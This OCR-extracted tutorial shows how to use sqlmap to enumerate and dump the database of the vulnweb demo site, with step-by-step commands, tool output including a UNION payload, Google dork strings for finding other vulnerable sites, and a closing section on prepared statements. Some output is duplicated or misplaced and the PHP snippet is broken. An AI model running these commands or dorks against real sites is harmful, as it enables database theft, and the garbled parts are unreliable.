
SQL INJECTION USING SQLMAP

This course explains how to attack a website with an SQL injection vulnerability using the SQLMAP penetration testing tool.

SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases and manipulate the database behind a site, or web application..
Sqlmap tests whether a 'GET' parameter is vulnerable to SQL Injection.
Sqlmap also works when it is php based web application or website.

Attacks against numeric parameters are the simplest way to achieve a SQL injection. This kind of vulnerability is also widely spread since developers often consider that numeric parameters are safe when in most cases they are not.

As stated sqlmap only works when there's a GET parameter in your url and if it runs on php.
Below is an example of a website with a get parameter.



There are ways to genearate random websites with a GET parameter or an sql injection vulnerability. Remember, this is for educational purpose.
Now aside running vulnerability testing on websites to find out about this vulnerability, you can also use dorking.

SQL dorks

What is google Dork?
It is basically a search string that uses advanced search query to find information that are not easily available on the websites. It is also regarded as illegal google hacking activity which hackers often uses for purposes such as cyber terrorism and cyber theft. We have hundreds of google dorks but we'll be making use of the "**inurl**" dork.

For example;
inurl: searches for specified term in the URL. For example: inurl:register.php

inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:readnews.php?id=

inurl:news.php?id=
and the list goes on. You can find more sql dorks by simply googling them.

in our example we'll be attacking a website

this is the url visited by the attacker http://test.php.vulnweb.com/artists.php?artist=2 and on visiting this site, the script behind the webpage does this.

(SELECT id, name, description FROM artists WHERE id=1)
THIS QUERY IS GENERATED AND EXECUTED&

now the above code is an SQL command that directly interact with the web application database.

Using SQLMAP to test a website for SQL Injection vulnerability

STEP 1
Open browser, go to http://test.php.vulnweb.com
click on the artist tab, select an artist, copy the url. You should have something like this "http://test.php.vulnweb.com/artists.php?artist=2"

now open your terminal.
on your linux terminal, type

$ su (and input password for root access), then
$ sqlmap --help (this displays the help menu of sqlmap tool)

now we have our vulnerable url which have a GET parameter, we go on and type this command on your teminal

```
$ sqlmap -u http://test.php.vulnweb.com/artists.php?artist=1 --dbs
```

We may also use the –tor parameter if we wish to test the website using proxies (testing anonymously). So the --dbs option lists all the available databases. Further the application may tell you that it has identified the database and ask whether you want to test other database types. You can go ahead and type 'Y'. Further, it may ask whether you want to test other parameters for vulnerabilities, type 'Y'.

STEP 2
In this step, we list the tables present in a particular Database.
To try and access any of the databases, we have to slightly modify our command.

```
$ sqlmap -u http://test.php.vulnweb.com/artists.php?artist=1 -D acuart –tables
```

-D is used to specify the name of the database that we wish to access, and
-- tables query to list the tables present in the acuart database.


```
[16:27:38] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[16:27:38] [INFO] fetching columns for table 'users' in database 'acuart'
[16:27:39] [INFO] retrieved: 'uname','varchar(100)'
[16:27:40] [INFO] retrieved: 'pass','varchar(100)'
[16:27:41] [INFO] retrieved: 'cc','varchar(100)'
[16:27:41] [INFO] retrieved: 'address','mediumtext'
[16:27:42] [INFO] retrieved: 'email','varchar(100)'
[16:27:42] [INFO] retrieved: 'name','varchar(100)'
[16:27:43] [INFO] retrieved: 'phone','varchar(100)'
[16:27:43] [INFO] retrieved: 'cart','varchar(100)'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
```

STEP 3

Here we list information about the columns of a particular table

If we want to view the columns of a particular table, we can use the following command.

$ sqlmap -u http://test.php.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns



```
[16:27:38] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[16:27:38] [INFO] fetching columns for table 'users' in database 'acuart'
[16:27:39] [INFO] retrieved: 'uname','varchar(100)'
[16:27:40] [INFO] retrieved: 'pass','varchar(100)'
[16:27:41] [INFO] retrieved: 'cc','varchar(100)'
[16:27:41] [INFO] retrieved: 'address','mediumtext'
[16:27:42] [INFO] retrieved: 'email','varchar(100)'
[16:27:42] [INFO] retrieved: 'name','varchar(100)'
[16:27:43] [INFO] retrieved: 'phone','varchar(100)'
[16:27:43] [INFO] retrieved: 'cart','varchar(100)'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
```

In this case, -T is used to specify the table name, and --columns is to query the column names. In my case i access the table 'users'.

STEP 4

Here we dump the data from the columns
similarly, we can access the information in a specific column by using the following command.

```
$ sqlmap -u http://test.php.vulnweb.com/artists.php?artist=1 -D acuart -T users  -C --dump
```

where -C can be used to specify multiple column name separated by a comma, and the --dump query retrieves the data, and also saves it in a location in your Machine.

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-5785 UNION ALL SELECT NULL,CONCAT(0x7171716a71,0x716c7562764452664662
6462685651504f5656597a735179516441644b556470656a5448474e5643,0x71716a7071),NULL-- -
---
[16:28:30] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[16:28:30] [INFO] fetching entries of column(s) 'email' for table 'users' in database 'acu
art'
Database: acuart
Table: users
[1 entry]
+-----------------+
| email           |
+-----------------+
| email@email.com |
+-----------------+

[16:28:31] [INFO] table 'acuart.users' dumped to CSV file '/home/pr3sh/.sqlmap/output/test
.php.vulnweb.com/dump/acuart/users.csv'
[16:28:31] [INFO] fetched data logged to text files under '/home/pr3sh/.sqlmap/output/test
```

Location of saved dumps

Now you can view the content of the saved dump by navigating to the directory and "cat" the file.
Example : $ cd *home/*pr3sh/.sqlmap/output/test.php.vulnweb.com/dump/acuart

you might have a diffrent saved location, so use your own location.

e.g $ cd {your saved location}
while in the location you can now display the content in your terminal with
$ cat file.cs or $cat {your file name & extenstion (.txt, or .csv e.t.c)}

Generally we have other tools that can perform sql injection other than sqlmap, they can perform blind sql injection which means injection without necessarily knowing if the website or web app have that vulnerability or have a GET parameter id. Its more of a fuzzy testing mechni que.

SQL injection tools available on gitlab & github

1) SQLMap - Automatic SQL Injection And Database Takeover Tool
2) BBQSQL - A Blind SQL Injection Exploitation Tool
3) NoSQLMap - Automated NoSQL Database Pwnage
4) Whitewidow - SQL Vulnerability Scanner
5) Blind-Sql-Bitshifting - Blind SQL Injection via Bitshifting
6) Leviathan - Wide Range Mass Audit Toolkit
7) Blisqy - Exploit Time-based blind-SQL injection in HTTP-Headers (MySQL/MariaDB)

HOW TO PREVENT SQL INJECTION

SQL injection can be generally prevented by using Prepared Statements . When we use a prepared statement, we are basically using a template for the code and analyzing the code and user input separately. It does not mix the user entered query and the code. In the example given at the beginning of this article, the input entered by the user is directly inserted into the code and they are compiled together, and hence we are able to execute malicious code. For prepared statements, we basically send the sql query with a placeholder for the user input and then send the actual user input as a separate command.
Consider the following php code segment.

```
$db = new PDO('connection details');
$stmt = db->prepare("Select name from users where id = :id");$stmt->execute(array(':id', $data));
```

In this code, the user input is not combined with the prepared statement. They are compiled separately. So even if malicious code is entered as user input, the program will simply treat the malicious part of the code as a string and not a command.

Note: This Article is For Educational purposes only

@ Precious Olives
CEH ,ACE, CNSS